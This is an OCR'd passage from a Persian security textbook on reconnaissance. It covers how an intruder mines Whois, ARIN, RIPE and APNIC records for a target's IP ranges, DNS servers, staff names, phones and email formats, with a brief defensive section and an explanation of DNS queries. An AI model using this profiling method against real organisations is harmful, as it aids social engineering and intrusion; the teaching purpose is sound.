اوّلین گام در شناسائی هویت صاحبان یک آدرس حوزه با پسوندهای com. ، net. یا org. مراجعه به سایت InterNIC[2] است. در سرویس Whios از سایت InterNIC با آدرس *http://www.internic.net/whois.html* به کاربران اجازه داده شده است تا در مورد نام یک موسسه یا نام حوزهٔ آن جستجو کنند. بعنوان مثال فرض کنید یک نفوذگر بخواهد در مورد نام shoudisstuff.com اطلاعاتی را کسب نماید. به گونه‌ای که در شکل (۳-۵) مشخص است نفوذگر با مراجعه به آدرس فوق‌الذکر نام مورد نظر خود را وارد کرده و مجموعه‌ای از اطلاعات در مورد آن بدست می‌آورد. این اطلاعات شامل موارد زیر است:

- نام شرکت ثبت‌دهندهٔ نام (Registrar)
- نام سرویس‌دهندهٔ Whois

---

[1] Internet Corporation for Assigned Nemes & Numbers
[2] Internet Network Information




شکل (۲-۵) فهرست برخی از شرکتهای ثبت‌دهنده آدرس حوزه

- نام سرویس‌دهنده‌های نام شرکت یا موسسهٔ صاحب نام

نفـــوذگر پس از یادداشت کردن این اطلاعات ، نام شرکت ثبت‌دهنده که موسسهٔ هدف از طریق آن اقدام به ثبت نام کرده است را بخاطر می‌سپارد تا اطلاعات بیشتر را بـا مراجعـه بـه سـایت وب آن شرکت بدست آورد.

قبل از آنکه تشریح کنیم نفـــوذگر در ادامهٔ جستجو چه کاری انجام می‌دهد باید ببینیم که چگونه می‌توان در مورد آدرسهائی که پسوندی غیر از .com ، .net یا .org دارند، جستجو کرد:
بسیاری از مؤسسات و شرکتها نامهای حوزه را در کشور خود ثبت داده‌اند و در انتهای نام آنها پسـوند کشور متبوعشان درج شده است. برای تحقیق در مورد این آدرسها می‌توان از سرویس‌دهندهٔ جهانی



شکل (۳-۵) بدست آوردن اطلاعات اساسی در مورد شبکه‌ای با حوزهٔ security.com از سرویس Whois در سایت جهانی InterNIC

AllWhois در آدرس زیر استفاده کرد:

http://www.allwhois.com/home.html

در این سایت اطلاعات مربوط به ثبت‌دهنده‌های نام ۵۹ کشور دنیا ارائه می‌شود. (از ac. متعلق به ایرلند تا yu. متعلق به یوگسلاوی) نفوذگر با مراجعه به این سایت اطلاعات لازم در مورد موسسهٔ ثبت‌کنندهٔ نام شبکهٔ هدف را بدست می‌آورد.

برای جستجوی اطلاعات در مورد اسامی موسسات نظامی آمریکا با پسوند mil. نیز می‌توان به *http://whois.nic.mil* مراجعه کرد. در مورد آدرسهای دانشگاهی یا تحقیقاتی در آدرس زیر به جستجو و

تحقیق پرداخت:

http://www.networksolution.com/

در مورد آدرسهای متعلق به ادارات دولتی آمریکا نیز می‌توان به آدرس زیر مراجعه کرد:

http://whois.nic.gov

مراحل بعد از پیدا شدن نام شرکت ثبت‌دهندهٔ آدرس حوزهٔ شبکهٔ مورد حمله

در این مرحله نفـــوذگر نام شرکت ثبت‌دهندهٔ آدرس حوزهٔ شبکهٔ مورد حمله را می‌داند. حال بـه سراغ سایت وب شرکت ثبت‌دهندهٔ نام می‌رود و از طریق آن اطلاعات بیشتری را جستجو می‌کند. ایـن اطلاعات برای طرح‌ریزی یک حمله بسیار حیاتی هستند. فرض کنید نفـــوذگـر مطـابق بـا آنچـه در بخش قبلی اشاره شد متوجـه شـده اسـت کـه "شـرکت ثبت‌دهنـدهٔ Network Solution" نـام حـوزهٔ *skoudisstuff.com* را ثبت داده است. حال مستقیماً به سایت شرکت Network Solution مراجعه کرده و با استفاده از سرویس‌دهندهٔ Whois آنها اطلاعات کاملتری در مورد نام skoudisstuff.com جستجو می‌کنـد. بگونه‌ای که در شکلهای (٤-٥) و (٥-٥) مشاهده می‌شود ، سـرویس‌دهندهٔ Whois اطلاعـات تفصیلـی ذیل را در اختیار همگان قرار می‌دهد:

- مشخصات شرکت صاحبِ نام حوزه
- آدرس IP
- مشخصات افرادی که به نحوی با این شبکه مرتبط هستند
- مشخصات سرویس‌دهندهٔ DNS متعلق به صاحب نام
- NIC handle : یک شناسهٔ ده کاراکتری که بعنوان یک کد یکتا رکورد اطلاعـات مربوطـه را در بانک اطلاعاتی Whois مشخص می‌کند.

اطلاعات ارائه شده توسط سرویس‌دهنده‌های Whois ، برای نفـــوذگـر بسـیار ارزشـمند اسـت و در مراحل بعدی حمله به یکی از طرق زیر مورد استفاده قرار می‌گیرد:

- **نامها:** نفـــوذگر از اسامی معرفی شده توسط سایت Whois می‌تواند مسئول شـبکه، مسـئول پشتیبانی فنی، مسئول روابط عمومی یا مسئول فروش شبکه را شناسائی نماید تا حملات مبتنی بر اصول روانشناختی خود را طرح‌ریزی کند.
- **شماره‌های تلفن:** از شماره‌های تلفن برای شناسائی خطـوط متصـل بـه مـودم و سـازماندهی حمله بر علیه مودم‌ها استفاده می‌شود. (در این مورد در فصل بعد توضیح خواهیم داد.)
- **آدرسهای پست الکترونیکی:** نفـــوذگر از آدرسهای پست الکترونیکی به دو نکته مـهم پـی خواهد برد:

الف) قالب تمام آدرسهای پست الکترونیکی کاربران آن شبکه مشخص می‌شود:

شکل (٤-٥) روش پرس‌وجوی اطلاعات پایه از ثبت‌دهندهٔ آدرس

شکل (۵-۵) نتیجهٔ جستجو در سایت Whois متعلق به ثبت‌دهندهٔ آدرس

person@skoudisstuf.com

یا ***firstname.lastmame@skoudisstuf.com***

ب) آدرس پست الکترونیکی مسئولین ذیربط شبکه بدست می‌آید.

- **Name Server** : این مشخصهٔ بسیار مفید نفـــوذگر را برای بدست آوردن اطلاعات بیشتر در مورد ماشینهای شبکهٔ هدف به سمت ماشین سرویس‌دهندهٔ DNS (متعلق بـه آن شـرکت) هدایـت می‌کند.
- **آدرس پستی:** این مشخصه می‌تواند آدرس جغرافیائی شرکت هدف را تعیین کند. نفـــوذگر در صورت لزوم از این آدرس برای عملیات بی‌ارزش مثل آشغالگردی (تشریح شده در بخشـهای قبلی) استفاده می‌کند.

استفاده از سایت ARIN جهت تحقیق در مورد آدرس IP

به غیر از اطلاعاتی که از طریق سایتهای ثبت‌دهندهٔ نام در اختیار نفـــوذگـر قـرار مـی‌گـیرد، او می‌تواند برای کسب اطلاعات بیشتر به سایت **ARIN**[۱] مراجعه کرده و در مورد آدرسهای IP اختصـاص یافته به شبکهٔ هدف تحقیق جامع‌تری به عمل بیاورد. بگونـه‌ای کـه در شـکل (۶-۵) نشـان داده شـده است ، سایت ARIN سرویسی مشابه Whois برای جستجوی اطلاعات در اختیار کاربران قرار می‌دهـد. در این سایت شما می‌توانید بفهمید که مثلاً یک آدرس IP متعلق بـه چـه شـرکت یـا سـازمانی اسـت. ARIN تمام آدرسهای IP تخصیص داده شده به یک شـرکت یـا موسسـهٔ خـاص را بـه کـاربران ارائـه می‌کند. سـرویس جسـتجوی ARIN در آدرس *http://www.arin.net/whois/arinwhois.html/* در اختیـار همگان قرار گرفته است. البته باید اشاره کنیم که این سایت فقط آدرسهای IP تخصیـص داده شـده بـه شرکتها و موسساتی را که در محدودهٔ نواحی زیر هستند، در اختیار کاربران قرار می‌دهد:

- منطقهٔ آمریکا (شمالی و جنوبی)
- منطقهٔ Caribbean
- منطقه صحرای آفریقا

برای یافتن آدرسهای IP تخصیص داده شده در اروپا باید به سایت RIPE NCC[۲] در آدرس زیر مراجعـه کنید:


http://www.ripe.net/

مشخصات آدرسهای IP تخصیص داده شده در آسیا ، در سـایت APNIC[۳] بـا آدرس ذیـل در دسـترس می‌باشد:

http://www.apnic.net/

---

۱ American Registry for Internet Numbers
۲ Réseaux IP Européens Network Coordination Centre
۳ Asia Pacific Network Information Center



شکل (٦-٥) جستجو در ARIN به دنبال آدرسهای IP

مقابله با جستجوی مخرّب از طریق Whois

شاید با توضیحات قبلی بیندیشید که این اطلاعات گرانبها (که در اختیار نفـــوذگر قرار می‌گیرد) به چه دلیل عمومی و در اختیار همگان است. از طرفی ممکن است فکر کنید که اگر چنیـن اطلاعـاتی بر علیه شبکهٔ شما استفاده می‌شود بهتر است نادرست اعلام شود تا نفـــوذگر را گمراه کند. در حالی که چنین تفکری اشتباه است زیرا هدف از سرویس Whois اطلاع‌رسانی و برقراری ارتباط بیـن افـراد ، موسسات و سازمانهای مختلف دنیا است. این سایت با این هدف بر پا شده تا مثلاً یک نفـر بتوانـد در راستای اهداف قانونی و صحیح با مسئول شبکهٔ شما تماس بگیرد یا با شرکت شما مرتبط شود. ثانیاً از سرویس Whois می‌توان در برقراری امنیت در شبکه استفاده کرد زیرا فرض کنید که شبکهٔ شـما مـورد حمله قرار گرفته و شما آدرس IP نفـــوذگر را کشف کرده‌اید. به سرعت از طریـق سـرویس Whois در سـایت ARIN صـاحب آن آدرس را کشـف کـرده و سـپس از طریـق سـرویس Whois در سـایت InterNIC مسئول شبکه‌ای که حمله از آنجا شروع شده را پیدا کرده و با او تماس مـی‌گـیرید تـا منشـأ حمله را شناسائی نموده و حمله خاتمه پیدا کند.

بهیچوجه نمی‌توان توصیه کرد که اطلاعات لازم در هنگام ثبت آدرس را اشتباه یا ناقص وارد کنیـد چرا که در اینصورت از خدمات واقعی این سرویسها محروم خواهید شد، لذا تنها توصیه‌ای که در ایـن مورد می‌توان داشت آنست که به غیر از آنچه از شما خواسته شده اطلاعات بیشتری را وارد نکنید.

برخلاف عنوان این بخش ، راهکار چندانی برای مقابله با عملیات جستجوی نفـــوذگر از طریـق Whois وجود ندارد زیرا کاری که نفـــوذگر انجام می‌دهد کاملاً قانونی است!

سیستم DNS

DNS یا "سیستم نامگذاری حوزه" ، یک روش سلسله‌مراتبی است که بانک اطلاعاتی مربوط به نامهای نمادین حوزه و معادل IP آنها را روی کل شبکهٔ اینترنت توزیع کرده است و هر ایستگاه می‌تواند در یک روال منظم و سلسله‌مراتبی آدرس IP معادل با ایستگاه مورد نظرش را در نقطه‌ای از شبکهٔ اینترنت پیدا کند؛ این سیستم در سال ۱۹۸٤ معرفی شد.

در DNS ، کلّ آدرسهای اینترنت درون بانکهای اطلاعاتی توزیع شده ای هستند که هیچ تمرکزی روی نقطه‌ای خاصّ از شبکه ندارند. روش ترجمهٔ نام بدین صورت است که وقتی یک برنامهٔ کاربردی مجبور است برای برقراری یک ارتباط ، معادل آدرس IP از یک ماشین با نامی مثل cs.ucsb.edu را بدست بیاورد ، قبل از هر کاری یک تابع کتابخانه‌ای را صدا می‌زند؛ به این تابع کتابخانه‌ای "تابع تحلیلگر نام"[۱] گفته می‌شود. تابع تحلیلگر نام ، یک آدرس نمادین را که بایستی ترجمه شود ، بعنوان پارامتر ورودی پذیرفته و سپس یک بستهٔ درخواست[۲] به روش UDP تولید کرده و به آدرس یک سرویس‌دهندهٔ DNS (که به صورت پیش فرض مشخص می‌باشد) ارسال می‌کند. همهٔ ماشینهای میزبان، حداقل باید آدرس IP از یک سرویس‌دهندهٔ DNS را در اختیار داشته باشند. این "سرویس‌دهندهٔ محلی"[۳] پس از جستجو، آدرس IP معادل با یک نام نمادین را بر می‌گرداند. "تابع تحلیلگر نام" نیز آن آدرس IP را به برنامهٔ کاربردی تحویل می‌دهد. با پیدا شدن آدرس IP ، برنامهٔ کاربردی می‌تواند عملیات مورد نظرش را ادامه بدهد.

همانگونه که اشاره شد بانک اطلاعاتی که اسامی حوزه اینترنت را تعریف کرده ، متمرکز نیست بلکه روی کل اینترنت توزیع شده است. حال باید دید اسامی اینترنت چگونه سازماندهی می‌شود تا نهایتاً بتوان روش جستجو روی یک بانک اطلاعاتی توزیع شده را توضیح داد. اسامی نمادین زیر را در نظر بگیرید:

www.bristol.edu یا **www.president.ir**

بدیهی است که نامهای حوزه همانند مثالهای بالا بدون مسمّی و دلیل انتخاب نمی‌شوند بلکه اطلاعاتی ارزشمند برای جستجو در بانک اطلاعاتی توزیع‌شدهٔ نامهای نمادین در خود دارند. بگونه ای که مشهود است یک نام حوزه از چند بخش مجزا که با علامت "." از هم تفکیک شده ، تشکیل می‌شود. هر کدام از این بخشها که "سطح" نام دارد به یک قسمت از بانک اطلاعاتی توزیع شده اشاره می‌نماید که به محدودتر شدن فضای جستجو کمک می‌کند.

برای تحلیل یک نام حوزه ، سطوح از سمت راست به چپ تفکیک می‌شوند و در یک روند سلسله‌مراتبی ، سرویس‌دهندهٔ متناظر با آن سطح پیدا می‌شود. فعلاً از بالاترین سطح که در سمت راست نام حوزه قرار می‌گیرد شروع می‌کنیم. نامهای حوزه به هفت منطقهٔ عمومی و حدود صد و

---


[۱] Name Resolver
[۲] Query Packet
[۳] Local DNS Server

اندی منطقهٔ کشوری تقسیم بندی شده است. حوزه سطح بالا بدین معناست که شما با یک نگـاه سـاده به انتهای آدرس نمادین ، می‌توانید ماهیت آن نام و سرویس دهندهٔ متناظر با آن را حدس بزنیـد. یعنـی اگر انتهای نامهای حوزه متفاوت باشد منطقهٔ جستجو برای یافتن آدرس IP معادل نیز متفاوت خواهـد بود. هفت حوزه عمومی که همه آنها سه حرفی هستند عبارتند از:


.org ، .net ، .mil ، .int ، .gov ، .edu ، .com

نامهای حوزهٔ بسیار زیادی در اینترنت تعریف شده اند که هیچیک از حوزه‌های سه حرفی هفتگانـه را در انتهای آنها نمی‌بینید. معمولاً در انتهای این آدرسها یک رشتهٔ دوحرفی مثل **ir.** یا **nl.** قـرار گرفتـه است. این رشتهٔ دو حرفی مخفّف نام کشوری اسـت کـه آن آدرس و ماشـین صـاحب آن نـام ، در آن کشور واقع است.

هر حوزه می‌تواند به زیر حوزه‌های کوچکتری تقسیم شود. بعنوان مثال نامهای مربـوط بـه حـوزه ژاپن با مخفف jp. به دو حوزه کوچکتر تقسیم می‌شود: ac.jp. و co.jp. که اولی یـک موسّسـهٔ علمـی و دانشگاهی و دومی یک موسّسهٔ بازرگانی یا تجاری را در ژاپن تعیین می‌نمـاید؛ یعنـی محـل جسـتجو برای ترجمهٔ یک نام متفاوت خواهد بود. بعنوان مثال آدرس زیر بسادگی قابل تحلیل است:



برای سادگی در درک حوزه و زیرحـوزه بـه نمـودار زیـر دقّـت کنیـد:



در شکل قبل چگونگی شکسته شدن یک آدرس به زیرحوزه‌های کوچکتر به تصویر کشـیده شـده

است. با این ساختار برای ترجمهٔ یک نام حوزه مثل robotic.ai.cs.sharif.edu ، عملیات از فایلی به نام "ریشه" شروع می‌شود؛ سپس آدرس ماشینی که فایل راهنمای **edu.** در آنجا واقع شده بدست می‌آید. با مراجعه به چنین فایلی مجدداً آدرس ماشینی که فایل راهنمای **sharif.edu.** در آنجا قرار دارد به دست می‌آید؛ این روند تا رسیدن به آدرس IP معادل ادامه می‌یابد. این عملیات در چند مرحلهٔ محدود تکرار می‌شود و با توجه به آنکه از پروتکل UDP استفاده می‌شود ، تاخیر بحرانی نخواهد داشت.

دقّت کنید شما نمی‌توانید هر نام دلخواه را برای شرکت یا سازمان خودتان انتخاب نمائید بلکه برای اینکار باید نام مورد نظر را ثبت نمائید؛ درغیر این صورت چنین آدرسی در اینترنت هویت نخواهد داشت. برای ثبت آدرس باید به سایتهای ثبت‌کنندهٔ نام حوزه مراجعه کرده و تقاضای ثبت آدرس نمائید. این مؤسسات ضمن ثبت و درج نام در بانک اطلاعاتی یکی از حوزه‌های سطح بالا ، تضمین خواهند کرد که نام انتخابیتان در کل شبکهٔ اینترنت منحصر بفرد باشد.

تکنیکهای پرس‌وجو در سرویس‌دهنده‌های نام

همانگونه که اشاره شد اسامی نمادین در شبکهٔ اینترنت که خود در قالب حوزه‌ها و زیرحوزه‌ها سازماندهی شده‌اند در یک فایل متمرکز ذخیره نمی‌شوند بلکه روی کل شبکه اینترنت توزیع شده اند، به همین دلیل برای ترجمه یک نام به آدرس IP ممکن است چندین مرحله "پرس‌وجو" صورت بگیرد تا یک آدرس پیدا شود. طبیعی است که یک پرس‌وجو برای تبدیل یک نام حوزه همیشه موفقیت آمیز نباشد و ممکن است به پرس‌وجوهای بیشتری نیاز شود یا حتی ممکن است یک آدرس نمادین اشتباه باشد وهیچ معادل IP نداشته باشد.

سه روش برای پرس و جوی نام در سرویس‌دهنده‌های نام وجود دارد:

- **پرس‌وجوی تکراری**[۱]
- **پرس‌وجوی بازگشتی**[۲]
- **پرس‌وجوی معکوس**[۳]

این سه روش را بررسی می‌کنیم:

در "پرس‌وجوهای تکراری" قسمت اعظم تلاش برای تبدیل یک نام بر عهدهٔ سرویس‌دهندهٔ محلی است؛ این DNS حداقل به آدرس ماشین Root ، به عنوان نقطهٔ شروع نیاز دارد. وقتی یک تقاضای ترجمه آدرس به سرویس‌دهندهٔ محلی ارسال می‌شود در صورتی که قادر به ترجمهٔ نام به معادل IP آن باشد ، معادل آدرس IP نام مورد نظر را به تقاضا کننده برمی‌گرداند. (این حالت وقتی است که سرویس‌دهندهٔ محلی قبلاً آن نام را ترجمه و در یک فایل ذخیره کرده باشد.) در غیر این

---


۱ Iterative Query
۲ Recursive Query
۳ Reverse Query

صورت سرویس‌دهندهٔ محلی خودش یک تقاضا برای DNS سطح بالا ارسال می‌کند. این سرویس‌دهنده ، آدرسِ ماشینی را که می‌تواند برای ترجمهٔ نام مورد نظر مفید باشد ، به سرویس دهندهٔ محلی معرفی می‌کند؛ سرویس‌دهندهٔ محلی مجدداً یک تقاضا به ماشین معرفی شده در مرحلهٔ قبل ارسال میکند. در این حالت هم سرویس‌دهندهٔ نام می‌تواند در صورت یافتن آدرس IP معادل با آن نام حوزه ، آنرا ترجمه کند و یا آنکه آدرس سرویس‌دهندهٔ سطح پایینتری را به او برگرداند . این روند ادامه می‌یابد تا DNS نهائی نام مورد نظر را به آدرس IP ترجمه نماید. برای درک بهتر از روند کار به شکل (۷-۵) دقت کنید. در این مثال فرض شده است که یک برنامه کاربردی با فراخوانی "تابع تحلیلگر نام" ، تقاضای ترجمهٔ نام www.microsoft.com را می‌نماید. مراحلی که انجام میشود به شرح ذیل است:

- در مرحلهٔ اول برنامهٔ کاربردی با فراخوانی "تابع تحلیل نام" ، تقاضای ترجمه آدرس www.microsoft.com را برای سرویس‌دهندهٔ محلی ارسال کرده و منتظر می‌ماند.
- در مرحلهٔ دوم ، سرویس‌دهندهٔ محلی از سرویس دهندهٔ Root (که حوزه‌های متفاوت را تفکیک می‌کند) آدرسِ ماشین یک DNS که متولّی حوزه com. است را سؤال می‌کند.
- در مرحلهٔ سوم ، آدرسِ سرویس‌دهندهٔ مربوط به حوزهٔ com. برمی‌گردد.
- درمرحلهٔ چهارم ، سرویس‌دهندهٔ محلی ، از ماشین معرفی شده در مرحلهٔ قبلی ، آدرس سرویس دهندهٔ مربوط به حوزه microsoft.com را سؤال می‌نماید.
- درمرحلهٔ پنجم فهرستی از سرویس دهنده‌های DNS مربوط به microsoft.com برمی‌گردد.
- در مرحلهٔ ششم ، سرویس‌دهندهٔ محلی تقاضای ترجمهٔ آدرس نمادین www.microsoft.com را از DNS متعلق به حوزه microsoft.com می‌کند.
- در مرحلهٔ هفتم ، معادل آدرس IP نام www.microsoft.com برمی‌گردد.
- در مرحلهٔ هشتم ، آدرس IP خواسته شده در اختیار برنامه کاربردی قرار می‌گیرد.

در روش پرس‌وجوی بازگشتی هر گاه برنامه‌ای بخواهد آدرس IP معادل یک نام مثل cs.yale.edu را بدست آورد بگونه ای که قبلاً اشاره شد ، "تابع سیستمی تحلیل نام" را فراخوانی می‌کند. این تابع یک ماشین را بعنوان سرویس‌دهندهٔ محلی از قبل می‌شناسد و بنابراین تقاضای تبدیل نام را به روش UDP برای آن ارسال کرده و منتظر جواب می‌ماند (پاسخ نهایی DNS طبیعتاً باید حداقل شامل یک آدرس ۳۲ بیتی معادل آدرس IP یک ماشین باشد) دو حالت ممکن است اتفاق بیفتد:


- ممکن است در بانک اطلاعاتی مربوط به سرویس‌دهندهٔ محلی ، آدرس IP معادل با آن نام از قبل وجود داشته و بالطبع به سرعت مقدار معادل IP آن برمی‌گردد.
